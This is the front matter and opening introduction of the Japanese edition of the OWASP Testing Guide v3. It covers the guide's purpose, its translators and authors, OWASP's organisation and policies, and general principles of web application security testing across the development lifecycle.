OWASP テスティングガイド

2008 第 3 版 日本語版

目次

はじめに

安全でないソフトウェアの問題は、おそらく私たちの時代における最も重要な技術的挑戦でしょう。セキュリティは今や私たちが IT 技術で創造することができるものに対する主たる制限要因になっています。オープンウェブアプリケーション・セキュリティプロジェクト（OWASP）で、私たちはこの世界を安全でないソフトウェアが通常なのではなく、異常であるような場所にしようと、そして OWASP テスティングガイドがパズルの重要なピースの一つにすべく、努力を続けています。

セキュリティテストを実施しなければ、安全なアプリケーションを構築できないことは言うまでもありません。それでもまだ多くのソフトウェア開発組織では、セキュリティテストを標準的なソフトウェア開発プロセスに含めていません。しかも、セキュリティテストは、単独で実施した場合、アプリケーションソフトウェアがどのくらい安全であるかを測定する方法として、特に優れているわけではありません、なぜなら、攻撃者がアプリケーションを破る方法は無数にあり、そのすべてをテストすることは不可能だからです。しかし、セキュリティテストには、問題が存在することをなかなか認めようとしない人たちも絶対に説得できるという、特別な力があります。開発するソフトウェア、または、利用するソフトウェアを信頼する必要にせまられた組織は、セキュリティテストが重要な構成要素であることをこのようにして証明してきたのです。

あなたは？

ソフトウェア開発者 ― あなたが開発したコードが攻撃に脆弱（ぜいじゃく）ではないことを確認するためにこのガイドを使う必要があるでしょう。あなたは下流工程のテスト実施者、あるいは、セキュリティグループがあなたのためにテストを実施することに依存してはいけません。こうした人たちは、あなたのソフトウェアをあなたほど十分には理解できません。従って、あなたと同じくらい効果的にあなたのソフトウェアをテストできないからです。あなたのコードのセキュリティに対する責任は、断固としてあなたにあるのです！

ソフトウェアテスト実施者 ― あなたのテスト実施能力を高めるためにこのガイドを使うべきです。セキュリティテストは、これまで長い間、隠された技術でしたが、OWASP は、この知識を無償ですべての人に開放することに、懸命に努力しています。このガイドに記述されたテストの多くは、あまり複雑でなく、特別なスキルやツールも必要ありません。あなたがセキュリティを学ぶことによって、会社のためにもなり、また、あなたの経歴を高めることにもなります。

セキュリティ専門家 ― あなたには、アプリケーションに脆弱性（ぜいじゃくせい）がないことを確認する特別な責任があります。あなたのセキュリティテストの範囲と厳密性を明確にするために、このガイドが役立つでしょう。ただし、単に数少ないセキュリティホール（穴）を探すというワナの犠牲者にならないようにしてください。あなたの仕事はアプリケーション全体のセキュリティを検証することです。このガイドと同様に OWASP アプリケーション・セキュリティ検証標準（ASVS）を使うことを強く推奨します。

OWASP ガイド

OWASP は、アプリケーション・セキュリティに関する知識データベースを獲得するために、このガイドと一緒に利用していただく複数のガイドを作成しました：

OWASP アプリケーション・セキュリティ机上リファレンス ― ASDR (Application Security Desk Reference) は、アプリケーション・セキュリティにおける、基本的な定義、すべての重要な原則の記述、脅威、攻撃、脆弱性、対策、技術的影響、および、

ビジネス上の影響を含んでいます。このリファレンスは、他のすべてのガイドのための基礎的な参考資料であって、また、他のガイドから頻繁に参照されます。

OWASP 開発者ガイド ― このガイド (Developer's Guide) は、ソフトウェア開発者が適切な場所に講ずべき、すべてのセキュリティ対策を対象としています。これらの対策は、開発者が自分たちのアプリケーションに作り込んでおかなくてはならない「積極的な」保護です。ソフトウェアの脆弱性は数百種類ありますが、数種類の強固なセキュリティ対策によって、すべて防ぐことができます。

OWASP テスティングガイド ― お読みいただいている、このテスティングガイドは、アプリケーションのセキュリティテストにおける、手順とツールが対象範囲です。このガイドの最も良い使用方法は、包括的なアプリケーション・セキュリティ検証の一部として使用することです。

OWASP コードレビューガイド ― コードレビューガイドは、テスティングガイドと並んで最も良く使われます。コードレビューによってアプリケーションを実証することは、テストを実施するよりも、はるかに費用対効果が高いことが多いのです。あなたは、現在取り組んでいるアプリケーションに対して、最も効果的なアプローチを選択することができます。

OWASP ガイドは、このガイドと一緒に利用することによって、安全なアプリケーションの開発や維持に向けた素晴らしい出発地点になるでしょう。OWASP ガイドをアプリケーション・セキュリティの第一歩として利用することを大いに推奨します。

なぜ、OWASP なのか？

このようなガイドを作成することは、世界中の何百という人々の専門的知識を大規模に取り込み、表現することです。セキュリティの不具合をテストするさまざまな方法がありますが、このガイドでは、テストをどのように素早く、正確、かつ、効率的に実施するかについて一流の専門家の一致した意見を取り込みました。

このガイドが完全に無償で、また、開放的な方法で利用可能であることの重要性については、評価しすぎることはありません。セキュリティは、少数の者だけが実行できる黒魔術であってはいけません。利用可能なほとんどのセキュリティガイドは、人々が問題点について心配になってしまう程度に詳しいだけで、セキュリティの問題点を発見し、診断し、解決するために十分な情報を提供してくれません。このガイドを作成するプロジェクトは、このような専門的知識を、その知識を必要とする人々に届くようにします。

このガイドにおけるテスト方法は、開発者とソフトウェアテスト実施者が実施可能なものでなくてはなりません。すべての問題の中で重要な弱点を発見できるアプリケーション・セキュリティの専門家は、世界中を探しても十分な数ではありません。アプリケーション・セキュリティに対する最初の責任は、開発者の肩に掛かっているのです。開発者がテストを実施できないとしたら、安全なコードを生成できないとしても驚くことではありません。

この情報を最新にしておくことは、このガイド作成プロジェクトの重要事項です。ウィキアプローチを採用しているので、OWASP コミュニティは、動きの速いアプリケーションセキュリティの脅威環境に追いつくように、このガイドの情報を発展、拡張することができます。

優先順位

このガイドは、異なったタイプのセキュリティホールを発見するために利用可能な技法を集めたものであると考えるのがよいでしょう。しかし、すべての技法が同じように重要というわけではありません。このガイドをチェックリストとして使用するのは避けてください。

おそらく、アプリケーション・セキュリティテストの最も重要な観点として覚えておくべきなのは、限られた時間の中で最大の範囲をテストしなければならない、ということです。このガイドを開いてすぐにテストを始める、というような使い方をしないよう、強く推奨します。理想的には、あなたの組織にとって、最も重要なセキュリティ上の懸念事項が何かを決定するために脅威モデルを考えるのがよいでしょう。その結果、検証すべきセキュリティ要求事項について優先順位付きのリストが得られるはずです。

次のステップでは、これらの要求事項をどのように検証すべきか決めます。さまざまな選択肢があります。手動のセキュリティテスト、または、手動のコードレビューを実施することができます。また、自動化された脆弱性スキャンや、自動化されたコードスキャン（静的分析）を実施することもできます。要求事項を検証するために、セキュリティの設計方針のレビュー、または、開発者や設計者との議論を行うことさえ可能です。重要なことは、どの技法があなたのアプリケーションにとって、最も正確で、効果的であるかを決めることです。

自動化されたツールの役割

自動化されたアプローチは魅力的です。比較的短時間のうちに、適切な範囲をテストできるように思われます。不運なことに、この想定はネットワーク・セキュリティではある程度正しいのですが、アプリケーション・セキュリティではほとんど正しくありません。

第一に、自動化されたツールは、一般的であるがために対象範囲がそれほど広くありません。なぜなら、あなたが開発したコード用には設計されていないからです。つまり、ツールはいくつかの一般的な問題を発見することはできますが、多くの不具合を検出できるほど十分には、あなたのアプリケーションに関する知識を持っていないのです。著者の経験によれば、最も深刻なセキュリティ上の問題点は、一般的なものではなく、業務の流れ（ビジネスロジック）とカスタマイズされたアプリケーション設計に深く関連したものなのです。

第二に、自動化されたツールは、手動の方法に比べて、必ずしも高速ではありません。ツールを実行するときには、多くの時間を要しませんが、実行前後にかなりの時間が掛かります。実行前の準備では、ツールにアプリケーションのすべての入力と出力を覚えさせなければなりません。何千項目になることもあります。実行後には、ときには数千に及ぶ報告された問題点を分析するのにかなりの時間を要します。しかも、報告された問題点が問題ではないこともよくあります。

もし、可能な限り速く最も深刻な不具合を発見し、排除することが目的であるとすれば、異なったタイプの脆弱性に対して、最も効果的なテスト技法を選んでください。自動化されたツールは、ある特定の問題点については、非常に効果的です。自動化されたツールをうまく使えば、もっと安全なコードを生成するための活動全体に対して役立つことでしょう。

行動しましょう

もし、あなたがソフトウェアを開発しているのであれば、このガイドによって、セキュリティテストのガイダンスに精通されますよう、強く推奨します。もし、このガイドに間違いを発見したら、議論のページにノートを追加してください。あるいは、あなた自身で変更していただいても結構です。あなたはこのガイドを使う数多くの人たちの役に立つことになるでしょう。

私たちが OWASP において、このテスティングガイドと他のすべての素晴らしいプロジェクトのような素材を生成し続けることができるように、個人または組織のメンバーとして、私たちに加わることを是非ご検討ください。このガイドに関する過去および未来のすべての貢献者に感謝します。あなたの貢献は、世界中のアプリケーションをもっと安全なものにすることに寄与するでしょう。

ジェフ・ウィリアムズ
OWASP 議長
2009年1月18日

日本語版

OWASP テスティングガイド第 3 版 日本語版

OWASP 財団から (ISC)2 Japan に依頼があり、(ISC)2 Japan 代表の衣川氏が、OWASP テスティングガイド第 3 版の翻訳者を (ISC)2 メンバーに公募し、応募者の中から 7 名の翻訳者が選出され、英語版から日本語版への翻訳を実施しました。(ISC)2 Japan については、次のサイトをご覧ください。

- https://www.isc2.org/japan/

改訂履歴

OWASP テスティングガイド第 3 版の日本語翻訳プロジェクトは、2010 年 1 月に開始し、2010 年 8 月に日本語版をリリースしました。

- 2010 年 8 月

  「OWASP テスティングガイド」、第 3 版（日本語版）

第 3 版 日本語版 翻訳者

- 青木智嗣、Tomotsugu Aoki
- 藤原将志、Masashi Fujiwara
- 広口正之、HIROGUCHI, Masayuki
- 石附陽子、ISHIZUKI, Yoko
- 岩見紫乃、IWAMI, Shino
- 久下哲男、Tetsuo Kuge
- 鳥居肖史、Shouji Torii

1.まえがき

OWASP テスティングガイド第 3 版にようこそ

「開放的で、協同的な知識：それが OWASP のやり方です」

マッテオ・メウッチ

OWASP は、このガイドを今日の姿にした多くの著者、査読者、編集者の多大な努力に感謝します。もし、テスティングガイドに対するコメントまたは提案をお持ちであれば、テスティングガイドのメーリングリストに電子メールをお送りください（訳注：英文でお願いします）：

- http://lists.owasp.org/mailman/listinfo/owasp-testing

あるいは、プロジェクトリーダに電子メールをお送りください：マッテオ・メウッチ

第 3 版

OWASP テスティングガイド第 3 版は、第 2 版を改善し、また、新しいセクションと対策を作成しました。第 3 版で追加された項目は次のとおりです：

- コンフィギュレーション管理と認証のテストのセクション、および、コード化されたインジェクションの付録；
- 36 の新しい記事（うち 1 つは OWASP BSP から採用しました）；

第3版では、9個の記事を改訂し、合わせて10個のテストカテゴリーと66個の対策になりました。

著作権とライセンス

改訂履歴

テスティングガイド第 3 版は、2008 年 11 月にリリースされました。テスティングガイドの作成は、初代編集者の1人であるダン・カスバートによって、2003 年に開始されました。ガイドの作成は、2005 年にイアン・キアリーに引き継がれ、ウィキに変換されました。その後、第 2 版から現在までの OWASP テスティングガイドプロジェクトのリーダであるマッテオ・メウッチが引き継ぎました。

- 2008 年 12 月 16 日

  「OWASP テスティングガイド」、第 3 版 ― OWASP サミット 08 にて、マッテオ・メウッチによってリリースされました。

- December 25, 2006

  「OWASP テスティングガイド」、第 2 版

- 2004 年 7 月 14 日

  「OWASP ウェブアプリケーション侵入試験チェックリスト」、第 1.1 版

- 2004 年 12 月

  「OWASP テスティングガイド」、第 1 版

編集者

マッテオ・メウッチ：2007 年から、OWASP テスティングガイドのリーダです。

イアン・キアリー：2005 年から 2007 年にかけて、OWASP テスティングガイドのリーダでした。

ダニエル・カスバート：2003 年から 2005 年にかけて、OWASP テスティングガイドのリーダでした。

第 3 版 著者

- アヌラグ・アガーワル
- ダニエル・ベルッチ
- アリアン・コロネル
- ステファノ・ディ・パオラ
- ジョルジョ・フェドン
- アラン・グッドマン
- クリスチャン・ハインリッヒ
- ケビン・ホルバート
- ジャンリコ・イングロッソ
- ロベルト・スッギ・リヴェラニ
- アレックス・クザ
- パヴォル・ルプタク
- フェルー・マヴィチュナ
- マルコ・メッラ
- マッテオ・メウッチ
- マルコ・モラナ
- アントニオ・パラタ
- セシル・スー
- ハリシュ・スカンダ・シュレディ
- マーク・ロクスベリー
- アンドリュー・V・D・ストック

V3 REVIEWERS 第 3 版 査読者

- マーコ・コヴァ
- ケビン・フラー
- マッテオ・メウッチ
- ナム・ニューエン

V2 AUTHORS 第 2 版 著者

- ヴィンセント・アギレラ
- マウロ・ブレゴリン
- ハビエル・フェルナンデス・サンギノ
- グリン・ジョーヒガン
- アントニオ・パラタ
- イアニス・パブロソグロ

- トム・ブレナン
- ゲーリー・バーンズ
- ルカ・カレトーニ
- ダン・コーネル
- マーク・カーフィ
- ダニエル・カスバート
- セバスチャン・デレーシュナイダー
- スティーヴン・デブリーズ
- ステファノ・ディ・パオラ
- デイビッド・エンドラー
- ジョルジョ・フェドン
- スタン・グジク
- マドフラ・ハラスギカル
- イアン・キアリー
- デイビッド・リッチフィールド
- アンドレア・ロンバルディーニ
- ラルフ・M・ロス
- クラウディオ・メルローニ
- マッテーオ・メウッチ
- マルコ・モラナ
- ローラ・ヌニェツ
- ギュンダー・オールマン
- カルロ・ペリキオーニ
- ハリナス・プディペディ
- アルベルト・レベリ
- マーク・ロクスベリー
- トム・ライアン
- アヌシュ・シェティ
- ラリー・シールズ
- ダフィッド・スチュダード
- アンドリュー・V・D・ストック
- アリエル・ワイズベイン
- ジェフ・ウィリアムズ

第 2 版 査読者

- ヴィンセント・アギレラ
- マルコ・ベロッティ
- マウロ・ブレゴリン
- マルコ・コヴァ
- ダニエル・カスバート
- ポール・デイビーズ
- ステファノ・ディ・パオラ
- マッテオ・G・P・フロラ
- シモナ・フォルティ
- ダレル・グランディ
- イアン・キアリー
- ジェームズ・キスト
- ケイティ・マクドウェル
- マルコ・メッラ
- マッテーオ・メウッチ
- シェド・モハメッド・A
- アントニオ・パラタ
- アルベルト・レベリ
- マーク・ロクスベリー
- デイブ・ウィッチャーズ

商標

- ベリサイン（VeriSign）とソート（Thawte）は、ベリサイン社の登録商標です。
- Visa は、VISA USA の登録商標です。
- OWASP は、OWASP 財団の登録商標です

他のすべての製品名称と会社名称は、それぞれの所有者の商標の可能性があります。このガイドで用語として使用したとしても、該当する商標やサービスマークの正当性に影響を及ぼしているとは考えないでください。

オープンウェブアプリケーション・セキュリティプロジェクトについて

概要

オープンウェブアプリケーション・セキュリティプロジェクト（OWASP）は、組織が信頼できるアプリケーションを開発、購入、維持できるようにするために活動している開放的なコミュニティです。OWASP のすべてのツール、文書、フォーラムおよび会合は、アプリケーション・セキュリティを改善することに興味を持つ人なら誰に対しても無償であり、また、門戸を開放しています。OWASP は、人的、プロセス的、技術的問題として、アプリケーション・セキュリティに対処することを提唱しています。それは、アプリケーション・セキュリティに対する最も効果的な対処方法は、これらのすべての領域における改善を含んでいるからです。OWASP については、http://www.owasp.org をご覧ください。

OWASP は新しい種類の組織です。OWASP が商業的な圧力から自由であることによって、アプリケーション・セキュリティに対する、公平で実用的な、また、費用対効果の高い情報を提供することを可能にします。OWASP は、いかなる技術を持つ会社とも提携しませんが、市販されているセキュリティ技術について、きちんと説明した上で使用することには賛成です。他の多くのオープンソース・ソフトウェアプロジェクトと同様に、OWASP は開放的で協同的な方法によって、さまざまな種類の素材を作成しています。OWASP 財団は、あなたのプロジェクトが長期にわたって成功することを確実にするための非営利団体です。さらに詳細な情報については、次に示すページをご覧ください：

- 連絡－OWASP に連絡することについての情報があります。
- 貢献－どのように貢献するかについての詳細があります。
- 広告－OWASP サイトに広告を掲載することに興味があればこちらに。
- OWASP の事業－プロジェクトと統治についての詳細な情報があります。
- OWASP ブランドの使用規則－OWASP ブランドを使用することについての情報があります。

構成

OWASP 財団は OWASP のコミュニティに活動基盤を提供する非営利（米国における 501(c)3）団体です。財団は OWASP のサーバと通信回線を提供し、プロジェクトと会合の場所を用意し、そして世界的な OWASP アプリケーション・セキュリティ会議を開催します。

ライセンス

OWASP の素材のすべては、許可されたオープンソースライセンスの下で利用可能です。OWASP の加盟団体になれば、1 つのライセンスの下で、OWASP の素材すべてを組織内で使用し、変更し、配布することが許諾される商業ライセンスを使うこともできます。

詳細な情報をご覧になりたい方は、**OWASP ライセンス**ページをご覧ください。

参加とメンバーシップ

誰でも OWASP のフォーラム、プロジェクト、会合、会議に参加することが許されています。OWASP は、アプリケーション・セキュリティやネットワークについて学べるだけでなく、専門家としての評価を確立することすらできる素晴らしい場所です。

もし OWASP の素材の価値が高いと思っていただけたら、OWASP のメンバーになることによって、OWASP の運動を支援することを是非検討してください。OWASP 財団が受け取ったすべての資金は、OWASP プロジェクトの支援に直接、充当しています。

もっと多くの情報については、会員ページをご覧ください。

プロジェクト

OWASP のプロジェクトは、アプリケーション・セキュリティをさまざまな面から保護します。OWASP は、組織が安全なコードを生成する能力を向上させることを支援するために、文書、ツール、教育素材、ガイドライン、チェックリスト等の素材を作成しています。

すべての OWASP プロジェクトの詳細については、**OWASP プロジェクト**ページをご覧ください。

OWASP 個人情報保護方針

OWASP のミッションは、アプリケーション・セキュリティによって組織を支援することであり、OWASP がメンバーについて取得したすべての個人情報が保護されていることを期待していただいて結構です。

一般に、OWASP は、ウェブサイトを閲覧する人に、電子証明書の提示を求めたり、個人情報の提供を求めたりはしません。単にウェブサイトの統計情報を計算するときは、電子メールアドレスでなく、インターネットアドレスを取得します。

OWASP の素材をダウンロードする人から氏名と電子メールアドレスを取得する場合を含め、OWASP は、必要な個人情報の提供を求めることがあります。この個人情報は、第三者に開示することはなく、次の利用目的にのみ利用されます:

- OWASP の素材の緊急修正を伝えるため
- OWASP の素材について助言やフィードバックを求めるため
- OWASP の合意プロセスとアプリケーションセキュリティ会議への参加を招待するため

OWASP は組織会員と個人会員のリストを公表しています。リストに掲載させるかどうかは任意であり、個人情報の取得時にご希望を確認します。掲載された会員であっても、リストからの削除はいつでも要求可能です。

OWASP にＦＡＸ、または、郵便物をお送りいただいた場合、送信者と送信者の所属する組織の情報はすべて物理的に保護しています。個人情報保護方針について、質問または懸念事項がある方は、owasp@owasp.org に連絡願います。

2.イントロダクション

OWASP テスティングプロジェクトは、長年にわたって進められてきました。単にチェックリストや、対処されるべき問題の処方箋を提供するだけでなく、このプロジェクトによって、ウェブアプリケーションの何を、どうして、いつ、どこで、どのようにテストするのかという点を、多くの人に理解してもらいたいと考えました。このプロジェクトの成果は、完全なテストの枠組みです。この枠組みに基づいて、独自のテスト計画を策定することもできますし、アプリケーションの開発過程を評価することもできるのです。このテスティングガイドでは、一般的なテストの枠組みとともに、現場で枠組みを実践するときに必要な技法も記述しています。

テスティングガイドの執筆は、かなり困難な仕事でした。意見の一致を得ることや、ここで記述された概念を、それぞれの環境や文化の中で実際に適用可能な内容にまで高めることは一種の挑戦でした。また、ウェブアプリケーションテストの焦点を、侵入テストからソフト開発ライフサイクルにおける統合されたテストに変えることも挑戦でした。

しかしながら、私たちは到達した成果にとても満足しています。業界の多数の専門家と、世界中の大企業でソフトウェアのセキュリティに責任のある人たちが、テストの枠組みを検証しています。この枠組みは、単に弱点のある場所を強調するだけではなく、組織がウェブアプリケーションをテストして、信頼性が高く、安全なソフトウェアを構築することを支援します。もっとも、弱点を強調することが、OWASP の多数のガイドやチェックリストの副産物であることは否定できませんが。例えば、いくつかのテスト技術の適切性については、完全に理解したということが必ずしも全員の賛成を得られなかったため、難しい判断を下しました。しかし、OWASP は有利な位置を占め、合意や経験に基づいた教育研修と啓発活動を通じて、長い時間を掛けて文化を変えてゆくことも可能です。このガイドの残りの部分は、次のような構成になっています。このイントロダクションでは、ウェブアプリケーションをテストするための必要条件、すなわち、テスト実施範囲、テスト成功の原理、および、テスト技法について述べています。第3章では、OWASP のテストの枠組みを紹介して、ソフトウェア開発ライフサイクル（SDLC）のさまざまな段階と関連させながら、テスト技法やタスクを説明します。第4章では、SQL インジェクションのような特定の脆弱性に対し、コード検証（インスペクション）や侵入テストを用いて、どのようにテストを実施すればよいのかを記述しています。

（非）安全性の計測：安全ではないソフトウェアの経済学

ソフトウェア工学の基本法則に、「計測できないものは管理できない」[1]というものがあります。セキュリティのテストも違いはありません。残念ながら、安全性の計測がとても困難な過程であることは、よく知られています。この話題については、専門のガイド（内容の紹介は[2]を参照）に譲り、このガイドでは詳細に記述しません。

しかしながら、強調したい点の一つは、技術的な問題（例えば、ある脆弱性がどれぐらい流行しているか）と、これらの問題がどのようにソフトウェアの経済性に影響を与えるかという、二つの側面があるということです。ほとんどの技術者が、少なくとも基本的な問題を理解しており、中には脆弱性に対して深く理解している技術者もいることが分かっています。ただし、残念ながら、ほとんどの技術者は技術的知識を経済的な用語に翻訳することができず、そのために、アプリケーション責任者（オーナー）の事業における脆弱性のコストを数値化することができません。これができるようにならないと、CIO が、セキュリティ投資に対して正確な損益を把握し、それに続いて、ソフトウェアセキュリティのために適切な予算を計上することはできないでしょう。

安全でないソフトウェアのコストを見積ることは、は非常に困難な作業かもしれませんが、最近、この分野でさまざまな研究が行われています。例えば、2002年6月に、米国国立標準技術研究所（NIST）は、不適切なソフトウェアテストに起因する、安全ではないソフトウェアが米国経済に与えるコストに関する調査を発表しました[3]。興味深いことに、テスト環境が改善されれば、これらのコスト、1 年間で約220億ドルの3分の1が節減できると見積もっています。さらに最近、経済性とセキュリティの関連が、学界の研究者によって研究されました。これらの研究についての詳細情報は[4]をご覧ください。

この文書で記述された枠組みは、開発プロセス全体を通じて、セキュリティを測定するよう奨励しています。そうすることによって、安全ではないソフトウェアのコストを事業上の影響度に関連づけることができ、そして、リスクを管理するために適切な事業判断（リソース）を行うことができます。ウェブアプリケーションは、インターネットを通じて数百万人の利用者に暴露されていますので、ウェブアプリケーションを計測し、テストすることは、他のソフトウェアに比べてずっと重要です。

テストとは何か

「テスト」（テスティング）とは何を意味するのでしょうか？ ウェブアプリケーションの開発ライフサイクルにおいては、多数のものをテストする必要があります。メリアム - ウェブスタ辞書では、「テスト」（テスティング）は、次のように記述されています。

- テストあるいは証明を受けること
- テストを実行する
- テストに基づいて、順位あるいは評価を割り当てられること

この文書の目的でもあるのですが、テストは判断基準の集合体に対して、システムやアプリケーションの状態を比較するプロセスです。セキュリティ業界においては、心理的な判断基準の集合体に対してテストが実施されることも多いのですが、そのような心理的判断基準は、明瞭でもなく、完全でもありません。これも一因となって、多数の部外者がセキュリティテストを妖術のように見なしています。この文書の目的は、そのような認識を変えることと、そして深いセキュリティ知識がなくても、容易に変化を生み出せるようにすることにあります。

なぜ、テストすべきか

この文書は、組織が、テスト計画を構成するものが何かについて理解するのを支援し、ウェブアプリケーション上で、テスト計画の構築や運用に必要なステップを特定するのを支援するよう設計されています。また、包括的なウェブアプリケーションのセキュリティ計画を作成するために必要な要素について概観できるように意図されています。このガイドは、参考資料または方法論として、既存の対策実施状況と、業界の最善対策とのギャップ（乖離点）を決定することを支援できます。また、組織が同業他社を基準として自社と比較したり、ソフトウェアをテストし、保守するために必要なリソースの規模を理解したり、あるいは監査のために準備したりすることができます。この章では、アプリケーションをどのようにテストするかの技術的な詳細には触れずに、典型的なセキュリティの組織的な枠組みを提供することを意図しています。アプリケーションをどのようにテストするかの技術的な詳細は、侵入試験やコードレビューの一部として、この文書の残りの部分で記述します。

いつ、テストすべきか

今日、多くの人は、ソフトウェアを作成しても、ライフサイクルの実装フェーズ（すなわち、コードが生成されて、そして稼動しているウェブアプリケーションの中にインストールしたとき）になるまでテストしません。このような方法は、一般的に、まったく効果的でなく、コスト的にも禁止されるべき行動習慣です。セキュリティバグが運用中のアプリケーションに現われるのを阻止する最も良い方法の一つは、ソフト開発ライフサイクル（SDLC）の段階それぞれにセキュリティを含めるよう改善することです。SDLC は、ソフトウェア製品の開発時に使用される構造です。もし、まだ、SDLC を採用していないのであれば、今が採用するときです！ 次の図は、一般的な SDLC モデルと、このモデルにおいて、セキュリティバグを修正するコストが増加する状況を示しています。




図 1: 一般的な SDLC モデル

会社は、セキュリティが開発プロセスの不可欠な一部であることを確実にするために、SDLC 全体を検証するべきです。SDLC は、開発プロセス全体を通じて、セキュリティが適切に実践されていることと、対策が有効であることを確実にするために、セキュリティのテストを含めるべきです。

テストすべきこと

ソフトウェア開発を、要員、プロセスおよび技術の組み合わせであると考えると役立つことがあります。もし、要員、プロセスおよび技術が、ソフトウェアを「生成する」要因であるなら、論理的には、これらがテストされなくてはならない要因です。今日、ほとんどの人は、一般的に、技術、または、ソフトウェアそのものをテストします。

効果的なテスト計画は、要員、プロセスおよび技術をテストする構成になっているべきです。要員に対しては、適切な教育研修と啓発活動が存在していることを確認します。プロセスに対しては、適切な方針と内部規程が存在していて、要員が方針や内部規程を順守する方法を知っていることを確認します。技術に対しては、プロセスがその実装において有効であったことを確認します。全体的なアプローチが採用されていないのであれば、単にアプリケーションの技術的な実装をテストすることは、管理や運用上の脆弱性が存在していたとしても、発見されないでしょう。要員、内部規程、および、プロセスをテストすることによって、組織が、後日、技術上の不具合であることが明らかになるかもしれない問題点を早期に把握することができ、バグを早く退治し、不具合の根本原因を特定することができます。同様の理由で、システムに存在しているかもしれない技術的な問題点のいくつかだけをテストするのは、不完全で、不正確なセキュリティ状態の評価をもたらすにすぎないでしょう。フィデリティ・ナショナル・フィナンシャル社の情報セキュリティ統括副社長のデニス・バードン氏は、ニューヨークの OWASP AppSec 2004 会議[5]で、この誤解について素晴らしい例を披露しました。「もし、自動車がアプリケーションのように作られていたら……安全性テストは正面衝突の影響だけを想定するだろう。自動車で言えば、ローリングテストや、緊急走行安定性テスト、ブレーキ性能テスト、側面衝突テスト、盗難防止テストをしないようなものだ。」

フィードバックとコメント

すべての OWASP プロジェクトと同様に、コメントとフィードバックを歓迎します。特に、このガイドが使用されたときに、その内容が有効で、正確であったかどうかを知りたいと考えています。

テストの原則

ソフトウェアのセキュリティバグを取り除くためにテストの方法論を開発する際に、共通に見られる誤解があります。本章では、ソフトウェアのセキュリティバグをテストするとき、専門家が考慮すべきいくつかの基本原則について記述します。

銀の弾丸はありません

セキュリティスキャナ、または、アプリケーションファイアウォールによって、複数の防御が提供され、あるいは、多くの問題点が検出されると思いたいところですが、現実には、安全でないソフトウェアの問題点に対して(狼男や悪魔を一発で撃退するような)銀の弾丸はありません。アプリケーションセキュリティ評価ソフトウェアは、手の届きやすいところにぶら下がった果物を発見する最初の手段としては有用ですが、一般に、詳細に評価することや、適切なテスト範囲を提供することにおいては、成熟したものでも、効果的でもありません。セキュリティは製品ではなく、プロセスであることを忘れないでください。

戦術的にではなく、戦略的に考えてください

これまでの数年間に、セキュリティ専門家は、1990年代の間に情報セキュリティにおいて普及していた、パッチと侵入モデルが誤りであったことに気付くようになりました。パッチと侵入モデルは、報告されたバグに対処しますが、根本的な原因に対して適切な調査を行いません。このモデルは、通常、次の図に示された脆弱性の暴露の窓と結び付けられます。しかし、世界中で広く使用されているソフトウェアの脆弱性が多発していることによって、このモデルが有効でないことが示されてしまいました。脆弱性の窓についての詳細な情報は、[6]を参照してください。脆弱性の研究[7]によって、世界中の攻撃者の反応時間を考えると、典型的な脆弱性の窓では、パッチの適用に十分な時間がありません。なぜなら、脆弱性が発見されてから、脆弱性に対する自動攻撃が開発され、公開されるまでの時間が、年々、減少しているからです。また、パッチと侵入モデルには、いくつかの間違った前提があります。パッチが通常の運用に影響を及ぼして、既存のアプリケーションを壊すかもしれません。また、必ずしもすべてのユーザが(最終的に)パッチが利用できることに気付かないかもしれません。こうした理由によって、製品のユーザの必ずしもすべてがパッチを適用するとは限らないのです。

